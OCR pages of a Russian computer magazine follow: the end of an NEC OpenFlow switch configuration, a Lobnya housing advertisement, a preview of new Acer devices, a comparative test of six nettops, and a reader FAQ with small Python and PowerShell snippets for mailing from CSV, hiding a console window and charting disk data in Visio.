NEC(config)# openflow openflow-id 1 ↵
virtual-switch

# Приходящие пакеты на этот коммутатор будут
# отправляться на контроллер по указанному
# адресу и TCP-порту

NEC(config-of)# controller controller-name ↵
Subnet1-controller 100 10.0.0.1 port 6633 ↵
tcp

# В виртуальный коммутатор будут входить
# порты, принадлежащие VLAN 1001
NEC(config-of)# openflow-vlan 1001

# Если несколько попыток соединиться
# с контроллером завершились неудачей, ком-
# мутатор должен войти в режим emergency
# и повторно установить TCP-соединение.
# В нем записи таблиц потоков, кроме
# помеченных битом emergency, удаляются
NEC(config-of)# emergency-mode disable

# Отключаем автоматическое выучивание MAC-
# адресов. Данная функциональность выпол-
# няется контроллером
NEC(config-of)# mac-learning disable

# Включаем виртуальный коммутатор
NEC(config-of)# enable
NEC(config-of)# exit
```

Готово!



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС

«МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ





Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93, 967-65-57

Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ
(ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62

ТАЧ EVERYWHERE

Мир меняется. Рынок десктопных компьютеров падает как никогда. При покупке мобильного гаджета многие задумываются, что лучше подходит: ультрабук или планшет? Неудивительно, что при таком раскладе производители готовы идти на самые смелые эксперименты, чтобы нащупать решение, которое придется по душе пользователям. Не исключение и компания Acer, которая в начале мая показала целый ряд необычных новинок.



ТРАНСФОРМЕР ACER ASPIRE R7

ХАРАКТЕРИСТИКИ

Операционная система: Windows 8 64-bit
Дисплей: 15,6" IPS Full HD (1920 × 1080), LED-подсветка, углы обзора 178 градусов
Процессор: Intel Core i7-3537U, Intel Core i5-3337U
Чипсет: Intel HM77 Express Chipset
Графика: Intel HD 4000, NVIDIA GeForce GT 750M с 2 Гб GDDR5 VRAM (опционально)
Оперативная память: до 12 Гб DDR3 SDRAM
Накопитель: HDD: 500/750 Гб / 1 Тб, 5400 об/мин; SSD: 120/256 Гб, SATA 6 Гбит/с
Веб-камера: Acer Crystal Eye HD
Аудио: четыре стереодинамика (8 Вт), Dolby Home Theater 4
Беспроводная связь: Wi-Fi (802.11a/b/g/n), Bluetooth 4.0+HS
Порты и разъемы: Acer Converter Port, разъем для микрофона, слот SD, два USB 3.0, USB 2.0, HDMI
Аккумулятор: литий-полимерный 3560 мА · ч
Время автономной работы: 4,5 ч
Размеры: 376,8 × 254,5 × 20,6/28,5 мм
Вес: 2,4 кг

Каждому, кто пробовал использовать ноутбук с touch-экраном и «восьмеркой» на борту, знакомо ощущение «разрыва шаблона». В дополнение к привычным тачпаду и клавиатуре добавляется еще сенсорный экран — но что делать с последним, непонятно. Зачем нужен тачпад, когда есть сенсорный экран? Или зачем нужен сенсорный экран, если есть тачпад? :)

Очень необычный форм-фактор был представлен в лице ноутбука-трансформера Acer Aspire R7 (надо сказать, что это самая впечатляющая новинка). Привычный тачпад отошел на второй план (причем в прямом смысле слова: его перенесли за клавиатуру), тогда как сенсорный экран на специальном кронштейне петля Ezel можно вплотную придвинуть к клавиатуре. Такой режим, когда тачпад скрывается за экраном, называется Ezel. Получается что-то вроде мобильного моноблока, где переключение между клавиатурой и сенсорным экраном уже не кажется чем-то экстраординарным. Натурально моноблок с 15,6", который можно брать с собой, — proof-of-concept того, что с форм-фактором ноутбука по-прежнему можно играть.

Благодаря петле Ezel можно делать интересные вещи. К примеру, экран можно повернуть на 180 градусов (изображение при этом автоматически повернется) — получается демонстрационный режим. Скорее всего, даже в Acer не знают, когда реально это может понадобиться, но выглядит прикольно :). Хочешь сделать огромный планшет — нет проблем. Вернуть все к привычному виду ноутбука (кроме расположения тачпада)? Запросто. Даже в сложенном виде ноутбука заметная петля Ezel добавляет устройству индивидуальности.

Насколько удобна конструкция? Время покажет: гаджет только представили, поэтому основательно покрутить его (и проверить надежность кронштейна, который на первый взгляд выглядит очень даже крепко) не было. Но за попытку выбраться за рамки привычных форм-факторов и сделать правильный ноутбук для тача — определенно зачет. Тем более что девайс выполнен очень качественно.

ACER ASPIRE P3

Производители активно экспериментируют с решениями, как из планшета сделать компьютер, максимально органично добавив к нему клавиатуру. Acer тут не исключение. Если ты помнишь, то у них был планшет Acer Iconia Tab W700. Показанный среди прочих новинок Acer Aspire P3 очень на него похож, с той лишь разницей, что устройство получило подключаемую клавиатуру. Способ крепления оригинален — решение было выбрано в лоб: клавиатура подключается с помощью внешнего пластикового чехла! Возможно, это не самое изящное решение с точки зрения дизайна, но с его практичностью и надежностью не поспоришь. Правда, из плюсов вытекают и минусы: так как клавиатура является отдельным гаджетом, то заряжать ее нужно отдельно.

Пару слов о клавиатуре. Привычного тачпада здесь нет, зато есть сенсорный экран планшета и Windows 8 на борту. Клавиатура, несмотря на свои размеры, прямо порадовала: отличные тактильные ощущения и идеальные попадания.

Характеристики у Aspire P3 продвинутого середнячка: процессоры Core i5 и i3, накопитель на 60 или 120 Гб, 2–4 Гб оперативной памяти DDR3 и, конечно, Windows 8. Батареи на 5280 мА • ч (40 Вт • ч) должно хватать на четыре-пять часов автономной работы (хотя производитель о таком времени и не говорит).

Вывод на большой экран осуществляется через microHDMI. Жаль только, USB-порт всего один, зато версии 3.0. Кстати, на презентации планшет показывали с прикрепленной ручкой-стилусом.

Устройство необычное и вполне может найти людей, которым такая концепция понравится. Главное, как сейчас кажется, будущая цена. Если компании удастся удержать ее в разумных пределах, все получится.

Небольшой офтопик. Acer сняли неплохой проморолик про использование Acer Aspire P3 неуклюжим молодым человеком, работающим подмастерьем DJ Tiesto, — рекомендую посмотреть :).



Кажется, что шансов выстрелить у этой модельки немного. Но ровно до того момента, когда узнаешь о цене




ACER ASPIRE A1

Среди новинок оказался и планшет в самом классическом его исполнении. Речь идет об Acer Aspire A1.

На первый взгляд кажется, что шансов выстрелить у этой, по сути, ничем не примечательной модельки немного. Но ровно до того момента, когда узнаешь о цене: этот вполне привычный планшет, по неофициальным данным, будет продаваться за 160–220 долларов США с установленным модулем 3G.

За эти деньги ты получаешь полноценный планшет размером в iPad-мини (диагональ, разрешение, соотношение — те же самые) и с вполне приличными характеристиками: четырехъядерный процессор MediaTek MT8125 с частотой до 1,2 ГГц (Cortex A9), а также 8 или 16 Гб флеш-хранилища, 1 Гб памяти, фронтальная камера VGA, задняя — на 5 Мп и аккумулятор на 4960 мА • ч. Время автономной работы составит 8 ч со средней нагрузкой. Помимо модулей Wi-Fi b/g/n и 3G, будут доступны слот SD, microUSB 2.0 с OTG и microHDMI. Получается неплохая рабочая машинка с Android Jelly Bean 4.2 на борту.

ДОМАШНИЙ КОМПАКТ



Алексей Шуваев

ТЕСТИРОВАНИЕ КОМПАКТНЫХ КОМПЬЮТЕРОВ ДЛЯ РАБОТЫ И ОТДЫХА

Раз уж облачные вычисления и технологии становятся все популярнее, нагрузка на домашний компьютер, если это только не игровая станция, тоже снижается. Так зачем загромождать пространство, если для комфортной работы достаточно иметь крохотный девайс? Кто-то переходит на ноутбуки, но есть отличная альтернатива в виде большого дисплея и крохотного десктопа.

МЕТОДИКА ТЕСТИРОВАНИЯ

Так как тестовые компьютеры во многом должны будут выполнять мультимедийные задачи, то и методика тестирования будет опираться на мультимедийные тесты. К примеру, мы воспользовались бенчмарками PCMark 7 и 3DMark Vantage. Для измерения температуры процессора, жесткого диска, чипа видеоадаптера и центрального процессора мы воспользовались утилитами AIDA64, FurMark и LinX. Для оценки производительности при работе в интернете мы использовали браузерные бенчмарки FishIE Tank (на 1000 объектов), Flash Benchmark '08, Peacekeeper и Canvas Perfomance test — разрешение 1920 × 1080 точек. Для проверки производительности процессора запускался бенчмарк кодирования видео x264 HD Benchmark 4.0 в два прохода. Для проверки игровых возможностей компьютеров мы использовали бенчмарк на базе игры Street Fighter IV.





ACER REVO RL70



приятный дизайн
наличие ИК-пульта, клавиатуры и мыши
дискретное видео
большой объем ОЗУ и жесткого диска
возможность горизонтальной и вертикальной установки
оптический аудиовыход, крепление VESA



высокая температура процессора

Данная модель явно выделяется своим дизайном и заставляет обратить на себя внимание. Отсутствие острых углов и множество граней — устройство выглядит здорово. Продолжая внешний осмотр, замечаем, что девайс оснащен двумя разъемами для монтажа крепления: компьютер может быть установлен как вертикально, так и горизонтально — под небольшим углом. В комплект поставки, помимо ножки (с помощью которой десктоп можно закрепить на мониторе), входит клавиатура, мышь и пульт дистанционного управления. На передней панели расположены ИК-приемник, кардридер и разъемы для подключения гарнитуры. На правом торце имеется пара портов USB второй версии. На задней стенке смонтировано четыре разъема USB 2.0, D-sub-, HDMI- и Ethernet-порты. Там же есть оптический выход для подключения многоканальной акустики — аккуратный реверанс в сторону домашнего кинотеатра и использования неттопа в качестве HTPC. Что приятно, девайс оснащен Wi-Fi-модулем со встроенной антенной, так что ничего лишнего из корпуса не выпирает. Система охлаждения довольно тихая, если не считать работу с графикой или сложными расчетами. Дискретное видео AMD Radeon HD 6320 позволит играть в несложные игры и без проблем смотреть HD-видео. Наша модель оснащена также полутерабайтным жестким диском и четырьмя гигабайтами оперативки — характеристики подходят для вполне комфортной работы и серфинга без каких-либо претензий на перегрузку и возможные тормоза. Несмотря на довольно большой корпус, система охлаждения не столь хороша, как у полноразмерных компьютеров, поэтому температурные тесты «радуют» показателями, близкими к 90 градусам.

ASROCK VISION 3D 252B-8G7554/B



отличный дизайн
высокая производительность
большое количество разных интерфейсов



высокая цена
перегрев видеоадаптера
невозможность крепления на монитор

Компания ASRock чаще мелькает в тестах материнских плат. Но этот неттоп произвел впечатление на всех. По результатам тестов он практически вдвое превзошел всех своих конкурентов, но начнем с внешнего осмотра. Приятный корпус правильной формы прилично весит и займет место на столе — монтаж на задней части дисплея не для него. Собственно, поэтому в комплекте нет креплений или ножек для установки устройства вертикально. Зато в комплект поставки включен пульт ДУ. На передней панели расположились отверстия кардридера и щелевого DVD-привода, что является редкостью в неттопах. ИК-приемники расположены как спереди, так и сзади, для лучшего приема сигнала. Что касается портов расширения USB, то мы насчитали их восемь штук, по четыре каждой ревизии: USB 2.0 и USB 3.0, причем два порта USB 3.0 выведены на переднюю панель. Сзади имеются порты DVI, HDMI, Ethernet, eSATA и окно системы охлаждения. Кстати, пожалуй, это единственная модель, которая обладает многоканальным аналоговым аудиовыходом для подключения акустики. Встроенный модуль Wi-Fi оснащен внутренней антенной.

А теперь открываем секрет такого успеха во всех бенчмарках: процессор Intel Core i5-2520M, 8 Гб DDR3-1333 и NVIDIA GeForce GT 540M с гигабайтом видеопамяти не оставят никому шанса. Это действительно полноценный компьютер, на котором можно неплохо поиграть, при этом он размещен в крайне компактном корпусе. Поэтому и можно будет слышать вой системы охлаждения в играх, а в стрессовом тесте графики FurMark программа вылетала с ошибкой перегрева видеочипа.





ASUS EB1503



наличие DVD-привода
внешняя антенна
большое количество интерфейсов
разумная цена



недостаточная мощность процессора в сравнении с видеоадаптером
высокая температура адаптера

Второй компактный компьютер, который можно смело использовать в качестве HTPC, — это девайс от ASUS. А зачем еще компания с мировым именем стала бы устанавливать оптический привод с щелевой загрузкой? Но будем идти от простого к сложному. Начнем с осмотра коробки и ее содержимого. В комплект поставки включена ножка и крепление к монитору/телевизору, поэтому такой девайс можно как выставить на обозрение, так и спрятать за дисплеем. Причем похвастаться есть чем: интересный дизайн, компактный корпус и в общем-то неплохая производительность. Компьютер оснащен не только щелевым приводом, но и кардридером, портами USB второй и третьей ревизии, портами HDMI, eSATA, Ethernet. Ну а встроенный модуль беспроводной связи наделен небольшой внешней антенной, что только увеличивает радиус установки устройства относительно роутера.

Система вентиляции продумана таким образом, что воздух проходит через весь корпус наискосок, максимально охлаждая все системы. Правда, этого все равно мало, так как в компактном корпусе расположились процессор Intel Atom D2550 и видеоадаптер NVIDIA GeForce 610M. В принципе, такого железа достаточно для игр с несложной графикой. Впрочем, такой девайс можно было бы использовать в качестве HTPC, но для этого не хватает возможности подключения многоканальной акустики: на корпусе имеются только разъемы для подключения гарнитуры и колонок. Также надо отметить, что это единственный девайс в нашем тесте, видеоадаптер которого нагрелся до невероятных 99 градусов: слишком тесное расположение элементов и термотрубка, объединяющая процессор и видеокарту, не лучшим образом отражаются на температурном режиме.

LENOVO IDEACENTRE Q180



стильный дизайн
возможность комплектации внешним оптическим приводом
тихая система охлаждения и низкая температура системы
оптический аудиовыход



отсутствие предустановленной ОС может быть проблемой для ряда пользователей
нет пульта ДУ в комплекте

Очень компактный и крайне стильный неттоп предоставила нам компания Lenovo. Тонкий корпус из алюминия и пластика, ПК можно установить на ножку вертикально или прикрепить к задней стенке монитора. Кроме того, можно докупить отдельный блок, в котором будет установлен компактный оптический привод с возможностью чтения дисков Blu-ray. Этот блок монтируется на одной ножке с неттопом, образуя единое целое. На передней панели под крышкой расположен кардридер, пара USB 3.0 и разъемы гарнитуры. На задней панели имеется четыре порта USB 2.0 и выходы D-sub и HDMI. Также есть оптический аудиовыход для подключения многоканальной акустики. Таким образом, данный девайс можно смело использовать в качестве HTPC, потребуется только докупить пульт ДУ. Довольно любопытным оказалось еще то, что наш экземпляр поставлялся с операционной системой FreeDOS, так что смело можешь устанавливать на ПК дистрибутив Linux или же Windows 8, прикупив заодно дисплей с сенсорной панелью.

Неттоп построен на базе процессора Intel Atom D2550 и графического ядра AMD Radeon 7450A , так что если уж не в игры поиграть, то насладиться высококачественным видео проблем не будет. Полугигабайтного жесткого диска хватит для комфортной работы и небольшой коллекции фильмов, а если хочется большего, то можешь почитать наши недавние тесты сетевых накопителей.

Во время работы система охлаждения работает достаточно сдержанно и не слишком шумит. Что касается результатов тестирования, то эта система оказалась крепким середняком, ну а температурные тесты вообще вывели устройство в разряд самых прохладных.





SAPPHIRE EDGE-HD3



компактный корпус
стильный внешний вид
большое количество интерфейсов



высокая температура компонентов
шумная система охлаждения
низкая емкость HDD
нет кардридера

SAPPHIRE чаще всего ассоциируется с видеокартами. Может быть, поэтому можно рассчитывать на беспроблемную демонстрацию видео высокой четкости и качественную картинку? Но будем соблюдать последовательность изложения. Корпус выполнен из приятного на ощупь пластика и не особо пачкается. Благодаря ножке, идущей в комплекте, предусмотрена вертикальная установка. Столь тонкий корпус устройства отразился на температуре нагрева — процессор почти покорил отметку в 90 градусов, а сам корпус солидно раскалился. Поэтому не стоит рассчитывать на просмотр HD-видео в полной тишине — кулер будет стараться изо всех сил, пытаясь заглушить эту «горелку».

На передней панели, которая снабжена защитной крышкой, прячутся два порта USB 3.0. На боковой части смонтирована кнопка включения и светодиодные индикаторы работы. На задней части целый ворох интерфейсов: D-sub, HDMI, пара USB 2.0, Ethernet, разъемы для подключения наушников и микрофона. Вся система построена на гибридном процессоре AMD E-450, работающем на частоте 1,65 ГГц. Встроенное графическое ядро AMD Radeon HD 6320 с легкостью переваривает видео высокой четкости, а в тестах производительности держится крепким середнячком.

Приятно, что производитель оснастил неттоп четырьмя гигабайтами оперативной памяти — так работать гораздо веселее. Мощности этого неттопа хватит как на офисные задачи, так и на домашний серфинг в Сети и просмотр фильмов. А вот шум при работе никак не сочетается с ролью HTPC.

ZOTAC ZBOX-ID84-PLUS

стильный дизайн
дискретный видеоадаптер



шумная система охлаждения
маркий корпус
низкая производительность процессора
низкая емкость HDD

Завершает тест неттопов девайс компании ZOTAC. Их неттопы уже не раз бывали в нашей тестовой лаборатории и оставили очень приятное впечатление. Это устройство не оказалось исключением. Стильный глянцевый корпус, который очень хорошо «хранит» отпечатки пальцев, имеет на своем боку подсвечивающееся фирменное кольцо — смотрится весьма интересно. Компьютер предусматривает как вертикальную установку, для чего в комплект входит подставка, так и горизонтальную, на резиновые ножки. Есть также крепление VESA для монтажа неттопа на заднюю панель монитора. Девайс не оснащен оптическим приводом, зато имеет кардридер, пять портов USB, два из которых третьей версии, Ethernet, DVI, HDMI и оптический звуковой выход. Есть также разъемы для подключения стереогарнитуры. Кроме того, данная модель оснащена внешней антенной, которая призвана увеличить радиус действия в беспроводной сети. Неттоп в своей основе имеет процессор Intel Atom D2550 и дискретную видеокарту NVIDIA GeForce GT 520M с 512 Мб собственной видеопамяти. Всего два гигабайта оперативки не дадут забыть о том, что не стоит открывать полтора десятка окон в браузере одновременно. Благодаря дискретному адаптеру девайс неплохо держится среди конкурентов, но заметен явный недостаток производительности процессора. Система охлаждения работает эффективно, но все равно достаточно громко — пожалуй, чемпион шума в нашем тесте. В остальном данный неттоп смело можно ставить наряду с остальными и использовать в качестве маломощного компьютера для серфинга в Сети и офисной/домашней работы.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	01	02	03
			
	Acer Revo RL70	**ASRock Vision 3D 252B-8G7554/B**	**ASUS EB1503**
Процессор	AMD E-450, 1,65 ГГц	Intel Core i5-2520M, 2,7 ГГц	Intel Atom D2550, 1,86 ГГц
ОЗУ	4 Гб, DDR3-1333	8 Гб, DDR3-1333	2 Гб, DDR3-1600
Видеоадаптер	AMD Radeon HD 6320 (256 Мб)	nVIDIA GeForce GT 540M (1024 Мб)	NVIDIA GeForce 610M (512 Мб)
HDD	500 Гб	750 Гб	320 Гб
Интерфейсы	6 × USB 2.0, 1 × D-Sub, 1 × HDMI, 1 × Ethernet, аудиовыходы, ИК-приемник, кардридер, оптический аудиовыход	4 × USB 2.0, 4 × USB 3.0, 1 × DVI, 1 × HDMI, 1 × Ethernet, 1 × eSATA, аудиовыходы, ИК-приемник, пульт ДУ, кардридер, оптический привод	4 × USB 2.0, 2 × USB 3.0, 1 × D-Sub, 1 × HDMI, 1 × Ethernet, 1 × eSATA, аудиовыходы, кардридер, оптический привод

	04	05	06
			
	Lenovo IdeaCentre Q180	**SAPPHIRE EDGE-HD3**	**ZOTAC ZBOX-ID84-PLUS**
Процессор	Intel Atom D2550, 1,86 ГГц	AMD E-450, 1,65 ГГц	Intel Atom D2550, 1,86 ГГц
ОЗУ	2 Гб, DDR3-1333	4 Гб, DDR3-1333	2 Гб, DDR3-1333
Видеоадаптер	AMD Radeon 7450A (512 Мб)	AMD Radeon HD 6320 (384 Мб)	NVIDIA GeForce GT 520M (512 Мб)
HDD	500 Гб	320 Гб	320 Гб
Интерфейсы	4 × USB 2.0, 2 × USB 3.0, 1 × D-Sub, 1 × HDMI, 1 × Ethernet, аудиовыходы, ИК-приемник, кардридер, оптический выход аудио	2 × USB 2.0, 2 × USB 3.0, 1 × D-Sub, 1 × HDMI, 1 × Ethernet, аудиовыходы	4 × USB 2.0, 2 × USB 3.0, 1 × DVI, 1 × HDMI, 1 × Ethernet, аудиовыходы, кардридер, оптический выход аудио


СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- Acer Revo RL70
- ASRock Vision 3D 252B-8G7554/B
- ASUS EB1503
- Lenovo IdeaCentre Q180
- SAPPHIRE EDGE-HD3
- ZOTAC ZBOX-ID84-PLUS

ВЫВОДЫ

По таблице характеристик видно, сколь разнообразны могут быть конфигурации компактных компьютеров. Основаны они могут быть на энергоэкономичных процессорах, гибридах или полноценных десктопных. В любом случае каждый волен выбирать то, что ему по душе и кошельку. Мы решили присудить награду «Выбор редакции» ASRock Vision 3D за выдающиеся скоростные показатели и высокую функциональность. Кроме того, нам приглянулся Acer Revo RL70, который можно смело использовать в качестве HTPC, да и цена его приятно греет душу. В остальном можешь опираться на свои пожелания и финансовые возможности, так как в любом случае стоит рассчитывать лишь на комфортную работу в сети и офисных приложениях.





Роман Гоций
gotsijroman@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Имеется сторонний bash-скрипт, который возвращает данные в CSV-формате, где, помимо остальных столбцов, есть «имя» и «email». Нужно отправлять на все email-адреса письмо, которое бы начиналось с фразы: «Привет, <имя>». Как бы попроще это делать?

A Одними лишь средствами bash обойтись довольно сложно. Предлагаю тебе перенаправить вывод твоего bash-скрипта на вход Python-скрипта, который и сделает основную работу. Например, такой Python-скрипт (назовем его send_mails.py):

```
import sys
import csv


# Номера нужных столбцов
email_col=0
name_col=1

# Функция, отправляющая email
def send_mail(email,name):
    #...

if __name__ == "__main__":
    csvfile = csv.reader(sys.stdin)
    for row in csvfile:
        send_mail(row[email_col],↵
        row[name_col])
```

Воспользоваться этим скриптом можно таким образом:

```
$ your_bash_script | python3 ↵
  send_mails.py
```




Q Как скрыть консоль оболочки PowerShell, но при этом оставить на экране открытые из нее формы?


A Одно из решений — использовать VBS-скрипт, который будет запускать PS без консоли. Подробнее здесь: bit.ly/PS_wc. Или же можно «скомпилировать» PS-скрипт в exe с помощью PS2EXE (ps2exe.codeplex.com), указав опцию -noconsole. Для этого выполни в консоли PowerShell:

```
.\ps2exe.ps1 -inputFile C:\your_script.↵
ps1 C:\compiled_script.exe -noconsole
```

Q В некоторых местах квартиры качество Wi-Fi-сигнала заметно ниже, чем в других, при том же расстоянии до роутера. В чем может быть дело?



Wifi Analyzer после запуска



Результат вывода в Visio из PowerShell

ВЫВОДИМ РЕЗУЛЬТАТЫ РАБОТЫ POWERSHELL В VISIO

Очень удобно использовать PowerShell для сбора различного рода информации о системе. Но что, если нужно представить полученную информацию не в текстовом виде, а, например, в виде схем? Лучше всего это сделать, используя пакет MS Visio. Но как подступиться к нему из PowerShell? Совсем несложно — тут нам на помощь придут com-объекты. В качестве примера рассмотрим отображение информации о логических дисках локального компьютера.



1 Для начала нам нужно создать сам com-объект и проделать некоторые предварительные действия:

```
$app = New-Object -ComObject Visio.↵
Application
$app.visible = $false
$docs = $app.Documents
$doc = $docs.Add("Basic Network ↵
Diagram.vst")
$page = $app.ActiveDocument.Pages.Item(1)
```

Так мы создали новый документ и сохранили в переменной $page «ссылку» на первую страницу документа.

2 Теперь соберем информацию, которую будем отображать. Для нашего примера сразу создадим набор строк, которые потом станут подписями соответствующих картинок. Для сбора воспользуемся WMI-объектом Win32_LogicalDisk.

```
$info=Get-WmiObject Win32_LogicalDisk ↵
-Filter 'drivetype=3' | Foreach { ↵
"$($_.caption) $($_.VolumeName) ↵
 $([int32]($_.freespace/1GB))GB Free" }
```

Фильтром выбираем только локальные диски.

A Скорее всего, в этих местах твоему сигналу что-то «мешает», например крупные металлические предметы (сейф в стене, холодильник, металлический шкаф). Еще одной причиной снижения качества сигнала может быть интерференция твоего сигнала и сигналов роутеров, находящихся поблизости. Обнаружить и исправить эту проблему поможет Android-приложение Wifi Analyzer (bit.ly/WifiAnlz). После запуска приложение показывает наглядный график, на котором видно распределение близлежащих Wi-Fi-сигналов по частотам (см. скриншот на предыдущей странице). Понятно, что для минимизации влияния интерференции на качество сигнала нужно настроить роутер на самую «чистую» частоту. Если сигналов очень много и на первый взгляд не очевидно, какая же частота самая «чистая», Wifi Analyzer поможет с этим: нужно перейти на закладку (View) Channel rating и выбрать в выпадающем списке свой роутер. Стоит добавить, что не исключено влияние на качество сигнала других радиоустройств, таких как радиотелефон.


Q Иногда нужно выполнить некоторую последовательность команд одновременно на нескольких серверах по SSH. Скрипт не вариант — команды зависят от обстоятельств. Что порекомендуешь?

